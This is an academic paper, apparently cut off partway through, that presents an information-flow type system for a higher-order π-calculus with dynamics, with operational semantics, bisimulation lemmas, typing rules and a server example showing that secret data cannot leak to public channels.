Martin Pettai[1,2] and Peeter Laud[2]

[1] University of Tartu
[2] Cybernetica AS

Abstract. We show how a type system for secure information flow for a π-calculus with higher-order λ-abstractions can be extended with dynamics without weakening the non-interference guarantees. The type system for the π-calculus ensures that the traffic on high channels does not influence the traffic on low channels. λ-abstractions make it possible to send processes over channels. Dynamics make it possible to send processes and other data of different types over the same channel, making communication between processes easier. If dynamics are used, the types of some expressions or channels may depend on type variables that are instantiated at run time. To make it still possible to statically check secure information flow, we ensure that instantiating a type variable in an expression also instantiates it in the type of the expression.

1 Introduction

The question of information security arises when the inputs and outputs of a program are partitioned into different security classes. In this case we want the high-security inputs not inappropriately influence the low-security outputs and other behaviour observable at low clearance. The strongest such property is *non-interference* [10] stating that there is no influence at all; or that variations in the high-security inputs do not change the observations at the low level.

Over the years, static analyses, typically type systems for verifying secure information flow have been proposed for programs written in many kinds of programming languages and paradigms — imperative or functional, sequential or parallel, etc. Each new construct in the language can have a profound effect on the information flows the programs may have. For a language to be usable in practice, it usually needs to have many different constructs, which makes information flow analysis much more complicated than in simple languages. In spite of this, there exist some practical languages with information flow type

⋆ This research was supported by the European Regional Development Fund through the Estonian Center of Excellence in Computer Science, EXCS, and the Software Technologies and Applications Competence Centre, STACC. This research was also supported by Personal Research Grant PUT2 by Estonian Research Council, and by the European Union Seventh Framework Programme (FP7/2007-2013) under grant agreement no. 231620.

systems, such as Jif, which is based on JFlow [13]. Thus typing is a practical way of checking secure information flow.

In strongly typed functional programming languages, static typing is widely used to guarantee type safety. In some cases, however, type information only becomes available at run time. For example, data may be obtained from the network or from user input. In the case of mobile code, which is becoming ubiquitous, also code is obtained from the network. In these cases, the values (data or code) may be wrapped in black boxes called *dynamics* or dynamic values [2] that in addition to a value also contain the type of this value. The types in these black boxes can be compared at run time with each other or with statically known types. If several types are allowed then run-time branching on the types can be used to exhibit different behavior for different types. In each branch, enough type information is known statically, so static typing can again be used to type check the individual branches.

In this paper, we will see that dynamics can be used not only in an ordinary type system but also in a type system for secure information flow. Here the types wrapped in dynamics can contain security levels.

Dynamics can be useful in distributed systems where processes send messages of different types to each other. If messages are wrapped in dynamics by the sender then a single channel can be used for communication between two processes, instead of a separate channel for each possible message type. The receiver of a message can check that the type wrapped in the dynamic is one of the types that it expects and can act according to the type. To model such communication, we use the π-calculus as the base of our language (a good introduction to the π-calculus can be found in [14]). To be able to also send code between processes, not only names, we include in the language λ-expressions that can also return a process. This makes the π-calculus higher-order. Finally, we can add dynamics to the language.

Let us consider an example. Suppose we have a server that contains some public and some secret data. The server accepts queries that may need to use the public or secret data but that may also write data to public or secret channels. We want to ensure that if a query accesses a public channel then it cannot use the secret data, which might be leaked to the public channel. Here is the pseudocode:

```
– server:
    • variables $pubdata$, $secdata$
    • listen to channel $serv$ and for each message $query$ that is received:
        ∗ if $query$ contains a procedure that uses public channels then execute
          query with $pubdata$ as an argument
        ∗ if $query$ contains a procedure that does not use public channels then
          execute $query$ with $pubdata$ and $secdata$ as arguments
– client1:
    • send to $serv$ a query that writes $pubdata$ to a global public channel
– client2:
    • send to $serv$ a query that writes $secdata$ to a global secret channel
```

In Sec. 2.2, we will implement this example in our language. Our type system will guarantee that no information about *secdata* is leaked to a public channel.

Our goal was to have non-interference for our language. To make it easier to achieve this, we take as a base [15], which has the necessary framework needed to prove non-interference for the π-calculus. The advantage of the framework is the use of $\langle\pi\rangle$-calculus, which allows the bisimulation relation needed for non-interference to be derived naturally, instead of having to define it ad hoc. We adapt the definitions, lemmas, and theorems to our language and extend the proofs with cases corresponding to the added constructs in our language.

We will begin in Sec. 2 by introducing the syntax and run-time semantics of our language and continue by discussing an example. We will then see how a (weak) bisimulation relation arises naturally from a certain projection function. This is asserted by the lemmas that we will prove. In Sec. 3, we will introduce our type system for secure information flow and prove that the type of an expression is retained during reduction. In Sec. 4, we will state the non-interference results. The proofs for our language are essentially the same as for the language in [15] and we will not repeat them. In Sec. 5, we will see more examples. We will review the related work in Sec. 6 and discuss our results in Sec. 7.

2 Syntax and Operational Semantics

2.1 Description

Our language is based on the $\langle\pi\rangle$-calculus, which is defined in [15], augmented with (recursive) λ-expressions (with a built-in fixpoint operator as in [16]). We have added dynamics to the language, which allow introducing run-time type variables using pattern matching. We also allow sending arbitrary values along channels, not only channel names.

The $\langle\pi\rangle$-calculus adds to the π-calculus a bracket construct $\langle\mathbf{e}\rangle_i$ (where $i \in \{1,2\}$) that allows packing two high-security expressions into one to facilitate reasoning about bisimilar expressions. This construct is not meant to be used in actual programs written in the language. In the following, we use boldface meta-variables (e.g. $\mathbf{e}$ or $\mathbf{N}$) to denote expressions that do not contain this construct. Such expressions are called *standard* expressions.

The syntax of our language is given in Fig. 1 and the operational semantics in Fig. 2. We have the following three definitions (from [15]):

Definition 1. *Let $\{i,j\} = \{1,2\}$. The i^{th}* projection *function, written π_i, satisfies the laws $\pi_i(\langle\mathbf{e}\rangle_i) = \mathbf{e}$ and $\pi_i(\langle\mathbf{e}\rangle_j) = \mathbf{0}$ and is a homomorphism on standard expression forms.*

Definition 2. Structural congruence $\equiv$ *is the smallest reflexive, compatible relation over expressions which satisfies the following laws:*

1. $N+\mathbf{0} \equiv N$, $N \equiv N+\mathbf{0}$, $N_1+N_2 \equiv N_2+N_1$, $(N_1+N_2)+N_3 \equiv N_1+(N_2+N_3)$;
2. $N \mid \mathbf{0} \equiv N$, $N \equiv N \mid \mathbf{0}$, $N_1 \mid N_2 \equiv N_2 \mid N_1$, $(N_1 \mid N_2) \mid N_3 \equiv N_1 \mid (N_2 \mid N_3)$;
3. $\nu x_1 : t_1.\ \nu x_2 : t_2.\ e \equiv \nu x_2 : t_2.\ \nu x_1 : t_1.\ e$.

Definition 3. *The raw one-step reduction relation $\longrightarrow$ is given by Fig. 2. We write $N_1 \# N_2$ (read: N_1 and N_2 may communicate) for $\exists e.(N_1 \mid N_2 \longrightarrow e \vee N_2 \mid N_1 \longrightarrow e)$. Weak reduction, written $\Longrightarrow$, is defined as $(\equiv \cup \longrightarrow)^*$.*

$$
\begin{aligned}
t &::= \langle \tilde{t} \rangle_l^p \mid \mathsf{Dynamic} \mid t \to \tau \mid \gamma \\
\tau &::= t \mid \mathsf{Proc}_{pc} \\
p &::= - \mid + \mid \pm \mid \beta \\
l, pc &::= L \mid H \mid \alpha \\
v &::= x \mid \mathsf{wrap}\ v : t \mid \mathsf{fix}\ f.\lambda x : t.\ e \\
e &::= v \mid P \mid v\ v \mid \mathsf{bind}\ x = e\ \mathsf{in}\ e \mid v\ \mathsf{unwrap}\ x :< t \succ e\ \mathsf{else}\ e \mid \\
&\qquad \mid v\ \mathsf{unwrap}\ x : t \succ e\ \mathsf{else}\ e \\
N &::= x(\tilde{y}).\ e \mid \bar{x}\langle \tilde{v} \rangle .\ e \mid \mathbf{0} \mid N + N \\
P &::= N \mid (e \mid e) \mid !e \mid \nu x : t.\ e \mid \langle \mathbf{e} \rangle_i
\end{aligned}
$$

Fig. 1. Syntax and types

We identify expressions up to α-conversion, to facilitate variable substitutions. In the following, we use an overline to denote a list of something, e.g. $\overline{\alpha_j \Leftarrow \ell_j}$ is a list that contains the substitution $\alpha_j \Leftarrow \ell_j$ for each j in some set of indices. For a single variable without an index, we use a tilde instead of an overline to avoid confusion with sending on a channel, e.g. $\tilde{y}$ is a list of variables.

An expression (denoted by e) can reduce either to a value (denoted by v) without making any side effects, or to a procedure (denoted by P), whose further reduction may cause side effects but cannot return a value.

Value-level variables are denoted by x (sometimes also y) or f. We use f for variables that are used for recursive function calls (e.g. in $\mathsf{fix}\ f.\lambda x : t.\ f\ x$ the subexpression $f\ x$ is a recursive call with the argument x) but such variables are not syntactically distinguished from ordinary variables. Function applications are handled by the rule (app). To allow recursion, the rule replaces the variable f by a copy of the function. This recursion may be non-terminating.

A similar construct, called *replication*, is available only for procedures, not arbitrary expressions. The procedure $!P$ allows creating an arbitrary number of threads (rule (repl)), each executing P.

We distinguish value types (which we call just *types* and denote by t) and procedure types (denoted by Proc_{pc}). Extended types (denoted by τ) can be either types or procedure types.

The form of function types $t \to \tau$ shows that functions can return both values and procedures but can receive as an argument only values. If we want to give a procedure P as an argument to a function then we can use the function $\mathsf{fix}\ f.\lambda x : \mathit{Dynamic}.\ P$ (with a dummy argument x; the variable f is also not used) instead.

The channel type $\langle \tilde{t} \rangle_l^p$ shows that a channel can be used to transmit a list of values (with types given by the list $\tilde{t}$). The channel can be used only in the

$$E[e] ::= \mathsf{bind}\ x = e\ \mathsf{in}\ e' \mid (e \mid e') \mid (e' \mid e) \mid \nu x : t.\ e \mid \langle e \rangle_i$$

$$(\mathsf{fix}\ f.\lambda x : t.\ e)\ v \longrightarrow e[f \Leftarrow (\mathsf{fix}\ f.\lambda x : t.\ e), x \Leftarrow v]\ \text{(app)}$$

$$\mathsf{bind}\ x = v\ \mathsf{in}\ e \longrightarrow e[x \Leftarrow v]\ \text{(bind)}$$

$$\frac{t_1 \le t_2}{(\mathsf{wrap}\ v : t_1)\ \mathsf{unwrap}\ x :< t_2 \succ e_1\ \mathsf{else}\ e_2 \longrightarrow e_1[x \Leftarrow v]}\ \text{(unwrap-subt)}$$

$$\frac{\neg(t_1 \le t_2)}{(\mathsf{wrap}\ v : t_1)\ \mathsf{unwrap}\ x :< t_2 \succ e_1\ \mathsf{else}\ e_2 \longrightarrow e_2}\ \text{(unwrap-subt-else)}$$

$$\frac{t_1 = t_2[\overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}]}{(\mathsf{wrap}\ v : t_1)\ \mathsf{unwrap}\ x : t_2 \succ e_1\ \mathsf{else}\ e_2 \longrightarrow}\ \text{(unwrap-pat)}$$
$$\longrightarrow e_1[x \Leftarrow v, \overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}]$$

$$\frac{\neg\exists(\overline{\alpha_j}, \overline{\beta_j}, \overline{\gamma_j}).\ t_1 = t_2[\overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}]}{(\mathsf{wrap}\ v : t_1)\ \mathsf{unwrap}\ x : t_2 \succ e_1\ \mathsf{else}\ e_2 \longrightarrow e_2}\ \text{(unwrap-pat-else)}$$

$$\frac{e \longrightarrow e'}{E[e] \longrightarrow E[e']}\ \text{(context)} \qquad \frac{x \notin \text{fn}(e_2)}{(\nu x : t.\ e_1) \mid e_2 \longrightarrow \nu x : t.\ (e_1 \mid e_2)}\ \text{(extr)}$$

$$(N_1 + x(\tilde{y}).\ e_1) \mid (N_2 + \bar{x}\langle \tilde{v} \rangle\ .\ e_2) \longrightarrow e_1[\tilde{y} \Leftarrow \tilde{v}] \mid e_2\ \text{(comm)}$$

$$\mathbf{0} \longrightarrow \nu x : t.\ \mathbf{0}\ \text{(new)} \qquad !e \longrightarrow e \mid !e\ \text{(repl)}$$

$$\frac{\pi_i N_0 \# \mathbf{N}_1 \qquad \{i, j\} = \{1, 2\}}{N_0 \mid \langle \mathbf{N}_1 \rangle_i \longrightarrow \langle \pi_i N_0 \mid \mathbf{N}_1 \rangle_i \mid \langle \pi_j N_0 \rangle_j}\ \text{(split)} \qquad \frac{\mathbf{N}_1 \# \mathbf{N}_2}{\langle \mathbf{N}_1 \rangle_i \mid \langle \mathbf{N}_2 \rangle_i \longrightarrow \langle \mathbf{N}_1 \mid \mathbf{N}_2 \rangle_i}\ \text{(glue)}$$

$$\langle \mathbf{e}_1 \mid \mathbf{e}_2 \rangle_i \longrightarrow \langle \mathbf{e}_1 \rangle_i \mid \langle \mathbf{e}_2 \rangle_i\ \text{(break)} \qquad \langle \nu x : t.\ \mathbf{e} \rangle_i \longrightarrow \nu x : t.\ \langle \mathbf{e} \rangle_i\ \text{(push)}$$

Fig. 2. Operational semantics

context with level l. We have two security levels: low (public) and high (secret), denoted by L and H, respectively. The polarity p can be $-$ (the channel can be read), $+$ (it can be written to), or $\pm$ (it can be both read and written to).

We also have the type Dynamic, whose values can be constructed with the construct wrap $v : t$, which wrap the value v and its type t in a single run-time value (called a *dynamic*). The type t can be inferred automatically during type checking, so the programmer may actually write just wrap v.

The values of type Dynamic can be analyzed using the unwrap constructs, which allow branching according to the type contained in the dynamic. The first variant of unwrap (with $x :< t$) chooses the first branch (rule (unwrap-subt)) if and only if the type in the dynamic is a subtype of t (i.e. x can be given the type t), and the second branch (rule (unwrap-subt-else)) otherwise. The second variant (with $x : t$) uses t as a type pattern that can contain variables. The first branch is chosen (rule (unwrap-pat)) if and only if the type in the dynamic matches the pattern, and the type variables are replaced (at run time) with concrete types (or parts of types) in this case. If the pattern match fails, the second branch (rule (unwrap-pat-else)) is chosen.

We introduce three kinds of type pattern variables: α denotes variables that correspond to a security level (denoted by l or pc), β denotes variables corresponding to a polarity (denoted by p), and γ denotes variables corresponding to a (value) type.

We also have a construct $\mathsf{bind}\ x = e_1\ \mathsf{in}\ e_2$ that fixes the order of evaluation of e_1 and e_2: first, e_1 is evaluated (using the rule (context)), then its value can be used to replace the variable x in e_2 (rule (bind)). This ensures a call-by-value semantics.

We also have the standard π-calculus constructs of sending ($\bar{x}\,\langle\tilde{v}\rangle\,.\ e$) and receiving ($x(\tilde{y}).\ e$) values over channel x (rule (comm)), null process ($\mathbf{0}$), sum of processes ($N + N$), parallel composition ($e \mid e$), and creating ($\nu x : t.\ e$) a new channel of type t (rule (extr)). The rules (new), (split), (glue), (break), and (push) are used only for the $\langle\pi\rangle$-calculus expressions with brackets, and are similar to those in [15]. Some forms of processes (called *normal* processes) are denoted by N instead of P to facilitate the definition of operational semantics.

2.2 Example from the Introduction

We will now see how to implement the example from the introduction in our language. The code is given in Fig. 3. There we first create a global public channel, a global secret channel, and another global public channel that will be listened by the server. Then we create three threads—the server and the two clients.

The server contains some public and secret data ($SomePublicValue$ and $SomeSecretValue$, which should be expressions of type Dynamic), which are written to channels (because we do not have mutable variables). The server listens to the channel *serv* (using replication, so that it can handle more than one query), and when it receives a query (which is contained in a Dynamic), it branches accrording to the type of the query. If the query contains a high procedure expecting two arguments then it executes the procedure with the public and secret data as the arguments. If it contains a low procedure expecting one argument then it executes the procedure with the public data as the argument.

The first client creates a query that writes the public data in the server to a global public channel. The second client creates a query that writes the secret data in the server to a global secret channel. Both clients wrap their queries into a dynamic and send them to the channel *serv*.

The server gives the secret data to a secret procedure and the public data to a public procedure as channel names, not as actual values. This allows the procedures in the query to also change the data in the server, not only read it, although the current example does not use this possibility. The public data is given to a secret procedure as an ordinary value because a secret procedure must not affect public data. To use the value in a channel, it is first read from the channel and then immediately written back to it so that it can be read again later. The write is done in a separate thread, so that the synchronous write would not block the current thread. To change the value in the channel, a different value would be written back instead of the one that was just read.

$$
\begin{array}{l}
\nu pubchan : \langle \mathsf{Dynamic}\rangle^{\pm}_{L} \,.\, \nu secchan : \langle \mathsf{Dynamic}\rangle^{\pm}_{H} \,.\, \nu serv : \langle \mathsf{Dynamic}\rangle^{\pm}_{L} \,. \\
((\\
\quad \nu pubdata : \langle \mathsf{Dynamic}\rangle^{\pm}_{L} \,.\, \nu secdata : \langle \mathsf{Dynamic}\rangle^{\pm}_{H} \,.\, (\\
\quad\quad \overline{pubdata}\,\langle SomePublicValue\rangle \,.\, \mathbf{0} \mid \\
\quad\quad \overline{secdata}\,\langle SomeSecretValue\rangle \,.\, \mathbf{0} \mid \\
\quad\quad !serv(query). \\
\quad\quad\quad query \ \mathsf{unwrap}\ q : (\mathsf{Dynamic} \to \langle \mathsf{Dynamic}\rangle^{\pm}_{H} \to \mathsf{Proc}_H) \succ \\
\quad\quad\quad\quad\quad pubdata(pubd).\ (\overline{pubdata}\,\langle pubd\rangle \,.\, \mathbf{0} \mid q\ pubd\ secdata) \\
\quad\quad\quad\quad \mathsf{else}\ query\ \mathsf{unwrap}\ q : ((\langle \mathsf{Dynamic}\rangle^{\pm}_{L} \to \mathsf{Proc}_L) \succ q\ pubdata \\
\quad\quad\quad\quad \mathsf{else}\ \mathbf{0}) \\
) \mid (\\
\quad \mathsf{bind}\ queryL = \mathsf{fix}\ f.\lambda pub : \langle \mathsf{Dynamic}\rangle^{\pm}_{L} \,. \\
\quad\quad\quad pub(pubd).\ (\overline{pub}\,\langle pubd\rangle \,.\, \mathbf{0} \mid \overline{pubchan}\,\langle pubd\rangle \,.\, \mathbf{0})\ \mathsf{in} \\
\quad\quad \overline{serv}\,\big\langle \mathsf{wrap}\ queryL : \langle \mathsf{Dynamic}\rangle^{\pm}_{L} \to \mathsf{Proc}_L \big\rangle \,.\, \mathbf{0} \\
) \mid (\\
\quad \mathsf{bind}\ queryH = \mathsf{fix}\ f.\lambda pubd : \mathsf{Dynamic}.\ \mathsf{fix}\ f.\lambda sec : \langle \mathsf{Dynamic}\rangle^{\pm}_{H} \,. \\
\quad\quad\quad sec(secd).\ (\overline{sec}\,\langle secd\rangle \,.\, \mathbf{0} \mid \overline{secchan}\,\langle secd\rangle \,.\, \mathbf{0})\ \mathsf{in} \\
\quad\quad \overline{serv}\,\big\langle \mathsf{wrap}\ queryH : \mathsf{Dynamic} \to \langle \mathsf{Dynamic}\rangle^{\pm}_{H} \to \mathsf{Proc}_H \big\rangle \,.\, \mathbf{0}))
\end{array}
$$

Fig. 3. The example from the introduction in our language

2.3 Lemmas

We will now see how an expression containing brackets is related to the two standard expressions that are packed into it. We first have an auxiliary lemma.

Lemma 1. *Let $i \in \{1, 2\}$. Then $(\pi_i e)[\tilde{y} \Leftarrow \pi_i\tilde{v}] = \pi_i(e[\tilde{y} \Leftarrow \tilde{v}])$ and $(\pi_i e)[\tilde{y} \Leftarrow \pi_i\tilde{v}, \overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}] = \pi_i(e[\tilde{y} \Leftarrow \tilde{v}, \overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}])$.*

Proof. $\pi_i e$ has the same structure has e, except some subexpressions may have been replaced by $\mathbf{0}$. In $e[\tilde{y} \Leftarrow \tilde{v}, \overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}]$, substitutions have been made in all subexpressions. If we apply π_i then the substitutions are still visible in those subexpressions that were not replaced by $\mathbf{0}$ and π_i is also applied to those subexpressions that were introduced by the substitution (i.e. $\tilde{v}$, which changes to $\pi_i\tilde{v}$; the type-level expressions $\overline{\ell_j}$, $\overline{p_j}$, $\overline{t_j}$ are not affected by π_i). Thus, we get $(\pi_i e)[\tilde{y} \Leftarrow \pi_i\tilde{v}, \overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}]$. $\square$

Now we can prove two lemmas that together show that e and $\pi_i e$ (considered modulo addition and removal of null processes) are weakly bisimilar.

Lemma 2. *Let $i \in \{1, 2\}$. If $e \longrightarrow e'$ then $\pi_i e \Longrightarrow \pi_i e'$.*

Proof. By induction on the derivation of $e \longrightarrow e'$. The cases corresponding to π-calculus-related constructs ((comm), (extr), (new), (repl), (split), (glue), (break), and (push)) are handled similarly to the proof of the corresponding lemma in [15].

Case (app). π_i is a homomorphism on all expression forms involved. The result follows by (app) and Lemma 1.

Case (bind). π_i is a homomorphism on all expression forms involved. $(\pi_i e)[x \Leftarrow \pi_i v]$ is $\pi_i(e[x \Leftarrow v])$ by Lemma 1. The result follows by (bind).

Case (unwrap-subt). π_i is a homomorphism on all expression forms involved. $(\pi_i e_1)[x \Leftarrow \pi_i v]$ is $\pi_i(e_1[x \Leftarrow v])$ by Lemma 1. The result follows by (unwrap-subt) (the premise $t_1 \leq t_2$ remains unchanged because types cannot contain brackets).

Case (unwrap-subt-else). π_i is a homomorphism on all expression forms involved.

Case (unwrap-pat). π_i is a homomorphism on all expression forms involved. $(\pi_i e_1)[x \Leftarrow \pi_i v, \overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}]$ is $\pi_i(e_1[x \Leftarrow v, \overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}])$ by Lemma 1. The result follows by (unwrap-pat) (the premise remains unchanged because types, polarities, and levels cannot contain brackets).

Case (unwrap-pat-else). π_i is a homomorphism on all expression forms involved.

Case (context). The subcases $E = \mathsf{bind}\ x = []\ \mathsf{in}\ e_2$, $E = ([] \mid e_2)$, $E = (e_2 \mid [])$, and $E = \nu x : t.\ []$ can be handled by using the induction hypothesis, applying (context), and using the fact that π_i is a homomorphism on all expression forms involved. Let us now consider the subcase $E = \langle [] \rangle_j$. Then e and e' are of the form $\langle e_1 \rangle_j$ and $\langle e_2 \rangle_j$, respectively, and $e_1 \longrightarrow e_2$ holds. If $i \neq j$ then $\pi_i e = \pi_i e' = \mathbf{0}$ and the result is immediate. If $i = j$ then $\pi_i e = e_1$ and $\pi_i e' = e_2$, so $\pi_i e$ reduces to $\pi_i e'$ as desired. □

Definition 4. *Let $\leq_0$ be the smallest reflexive, compatible relation over expressions which satisfies the law $e \leq_0 e \mid \mathbf{0}$.*

Lemma 3. *Let $i \in \{1,2\}$. If $\mathbf{e} \longrightarrow \mathbf{e}'$ and $\mathbf{e} = \pi_i e$ then there exists some expression e' such that $e \Longrightarrow e'$ and $\mathbf{e}' \leq_0 \pi_i e'$.*

Proof. By induction on the derivation of $\mathbf{e} \longrightarrow \mathbf{e}'$. The cases (comm), (extr), (repl), and (new) are handled similarly to the proof of the corresponding lemma in [15].

Before the following cases, we now consider the case where $e = \langle \mathbf{e} \rangle_i$. As $\langle \mathbf{e} \rangle_i \longrightarrow \langle \mathbf{e}' \rangle_i$ by (context), and $\mathbf{e}' = \pi_i \langle \mathbf{e}' \rangle_i$, we can take $e' = \langle \mathbf{e}' \rangle_i$. Thus, in the following, we can assume that $e \neq \langle \mathbf{e} \rangle_i$.

Case (context). Subcases $\mathbf{E} = [] \mid \mathbf{e_0}$ and $\mathbf{E} = \nu x : t.\ []$ are handled similarly to the proof of the corresponding lemma in [15]. Now we consider the remaining subcase $\mathbf{E} = (\mathsf{bind}\ x = []\ \mathsf{in}\ \mathbf{e_0})$. Here $\mathbf{e} = (\mathsf{bind}\ x = \mathbf{e_1}\ \mathsf{in}\ \mathbf{e_0})$ and $\mathbf{e}' = (\mathsf{bind}\ x = \mathbf{e_1'}\ \mathsf{in}\ \mathbf{e_0})$. The premise of $\mathbf{e} \longrightarrow \mathbf{e}'$ gives $\mathbf{e_1} \longrightarrow \mathbf{e_1'}$. Then e is either $\langle \mathbf{e} \rangle_i$ or $\mathsf{bind}\ x = e_1\ \mathsf{in}\ e_0$, where $\mathbf{e_1} = \pi_i e_1$ and $\mathbf{e_0} = \pi_i e_0$. The first case we already handled. In the second case, the induction hypothesis gives $e_1 \Longrightarrow e_1'$ for some e_1' such that $\mathbf{e_1'} \leq_0 \pi_i e_1'$. Then, by (context), $\mathsf{bind}\ x = e_1\ \mathsf{in}\ e_0 \Longrightarrow \mathsf{bind}\ x = e_1'\ \mathsf{in}\ e_0$

holds, and $\mathbf{e}' = \mathbf{E}[\mathbf{e}'_1] \leq_0 \mathbf{E}[\pi_i e'_1] = \pi_i(\mathsf{bind}\ x = e'_1\ \mathsf{in}\ e_0)$. Thus we can take $e' = \mathsf{bind}\ x = e'_1\ \mathsf{in}\ e_0$.

Cases (app), (bind), (unwrap-subt), (unwrap-subt-else), (unwrap-pat), (unwrap-pat-else). Because $e \neq \langle \mathbf{e} \rangle_i$, the expression e can only contain brackets in its proper subexpressions (e.g. v, e_1, and e_2 for the (unwrap-subt) rule). Thus we can write e as $\hat{\mathbf{e}}[\overline{e_k}]$, where $\overline{e_k}$ are the proper subexpressions occurring in e, e.g. $e = \hat{\mathbf{e}}[v, e_1, e_2]$ for the (unwrap-subt) rule. Then $\mathbf{e} = \hat{\mathbf{e}}[\overline{\pi_i e_k}]$ because π_i is a homomorphism on $\hat{\mathbf{e}}$. We can also write $\mathbf{e}'$ as $\hat{\mathbf{e}}'[\overline{\pi_i e_k}]$. Because the reduction $\hat{\mathbf{e}}[\overline{\pi_i e_k}] \longrightarrow \hat{\mathbf{e}}'[\overline{\pi_i e_k}]$ holds and its premises and restrictions on the subexpressions (e.g. that the expression v must be a value) are invariant under projection (and inverse of projection), we can replace the subexpressions $\overline{\pi_i e_k}$ by $\overline{e_k}$ to get a derivation of the reduction $\hat{\mathbf{e}}[\overline{e_k}] \longrightarrow \hat{\mathbf{e}}'[\overline{e_k}]$. Take $e' = \hat{\mathbf{e}}'[\overline{e_k}]$. Then $e \longrightarrow e'$ and $\pi_i e' = \pi_i(\hat{\mathbf{e}}'[\overline{e_k}]) = \hat{\mathbf{e}}'[\overline{\pi_i e_k}] = \mathbf{e}'$ because π_i is a homomorphism on $\hat{\mathbf{e}}'$ (here we use Lemma 1 if necessary). $\square$

3 Type System

The type system of the language is given in Figures 4 and 5. The types of channels and the corresponding subtyping rules are from [15]. As security levels we have only L and H, not an arbitrary lattice.

There are two forms of typing judgements. Both depend on the environment Γ, which consists of a list of typings of (value-level) variables and a list of type-level variables. The judgement form $\Gamma \vdash_{(pc)} N$ is used for some constructs related to communication. It asserts that the process N has the security level pc. Most judgements use the form $\Gamma \vdash e : \tau$, which asserts that e can be given the extended type τ. The two forms are related by the rule (P-NORMAL). The meta-expression tyvars(t) used in the rules denotes the set of type variables (of all three kinds) occurring in the type t.

We give types not only to expressions reducing to values but also to (expressions reducing to) procedures. This is different from [15] because we also need to be able to return procedures from functions. Procedures have an extended type of the form Proc_{pc}. This means that the procedure has the security level pc. If a procedure reads or writes to a channel then the security levels of the procedure and the channel must be equal. The rule (E-SUB) allows a procedure of type Proc_L (a low process) to have a subprocedure of type Proc_H (a high process) but not vice versa. Thus if a low process uses a high channel then the continuation (that follows the use of the channel) has type Proc_H. If it also needs to continue running in low context then the rule (P-PAR) allows it to fork into two low processes, one of which changes into high context before using the channel.

The type rules (E-VAR), (E-LAM), (E-APP), (E-BIND), and (E-SUB) are standard. The rules (N-SEND), (N-RECV), (N-NULL), (N-SUM), (P-NORMAL), (P-PAR), (P-REPL), (P-NEW), and (P-BRACKET) are similar to those in [15], except that we allow send arbitrary values ($\tilde{v}$) in (N-SEND), we have an explicit type annotation in (P-NEW), we have only one possible non-low security level in (P-BRACKET), and we rely on a separate rule (E-VAR) for typing

$$l \leq l \qquad L \leq H \qquad p \leq p \qquad \pm \leq + \qquad \pm \leq -$$

$$t \leq t \qquad \frac{t_2 \leq t_1 \qquad \tau_1 \leq \tau_2}{t_1 \rightarrow \tau_1 \leq t_2 \rightarrow \tau_2} \qquad \frac{\forall i.\ t_i \leq t'_i}{\tilde{t}_i \leq \tilde{t}'_i} \qquad \frac{pc_2 \leq pc_1}{\mathsf{Proc}_{pc_1} \leq \mathsf{Proc}_{pc_2}}$$

$$\frac{p_1 \leq p_2 \qquad (p_2 \leq - \Rightarrow \tilde{t} \leq \tilde{t}') \qquad (p_2 \leq + \Rightarrow \tilde{t}' \leq \tilde{t})}{\langle \tilde{t} \rangle_l^{p_1} \leq \langle \tilde{t}' \rangle_l^{p_2}}$$

Fig. 4. Subtyping rules

$$\frac{\Gamma(x) = t}{\Gamma \vdash x : t}\ \text{(E-VAR)} \qquad \frac{\Gamma \vdash v_1 : t_1 \rightarrow \tau_2 \qquad \Gamma \vdash v_2 : t_1}{\Gamma \vdash v_1\ v_2 : \tau_2}\ \text{(E-APP)}$$

$$\frac{\text{tyvars}(t_1) \subseteq \Gamma \qquad \Gamma; f : t_1 \rightarrow \tau_2; x : t_1 \vdash e : \tau_2}{\Gamma \vdash (\mathsf{fix}\ f.\lambda x : t_1.\ e) : t_1 \rightarrow \tau_2}\ \text{(E-LAM)}$$

$$\frac{\Gamma \vdash e_1 : t_1 \qquad \Gamma; x : t_1 \vdash e_2 : \tau_2}{\Gamma \vdash (\mathsf{bind}\ x = e_1\ \mathsf{in}\ e_2) : \tau_2}\ \text{(E-BIND)} \qquad \frac{\Gamma \vdash v : t \qquad \text{tyvars}(t) \subseteq \Gamma}{\Gamma \vdash (\mathsf{wrap}\ v : t) : \mathsf{Dynamic}}\ \text{(E-WRAP)}$$

$$\frac{\begin{array}{c}\Gamma \vdash v : \mathsf{Dynamic} \qquad \Gamma; x : t \vdash e_1 : \tau' \\ \Gamma \vdash e_2 : \tau' \qquad \text{tyvars}(t) \subseteq \Gamma\end{array}}{\Gamma \vdash (v\ \mathsf{unwrap}\ x :< t \succ e_1\ \mathsf{else}\ e_2) : \tau'}\ \text{(E-UNWRAP-SUBT)}$$

$$\frac{\Gamma \vdash v : \mathsf{Dynamic} \qquad \Gamma; x : t; \text{tyvars}(t) \vdash e_1 : \tau' \qquad \Gamma \vdash e_2 : \tau'}{\Gamma \vdash (v\ \mathsf{unwrap}\ x : t \succ e_1\ \mathsf{else}\ e_2) : \tau'}\ \text{(E-UNWRAP-PAT)}$$

$$\frac{\Gamma \vdash e : \tau \qquad \tau \leq \tau'}{\Gamma \vdash e : \tau'}\ \text{(E-SUB)} \qquad \frac{\Gamma \vdash e : \mathsf{Proc}_{pc}}{\Gamma \vdash !e : \mathsf{Proc}_{pc}}\ \text{(P-REPL)}$$

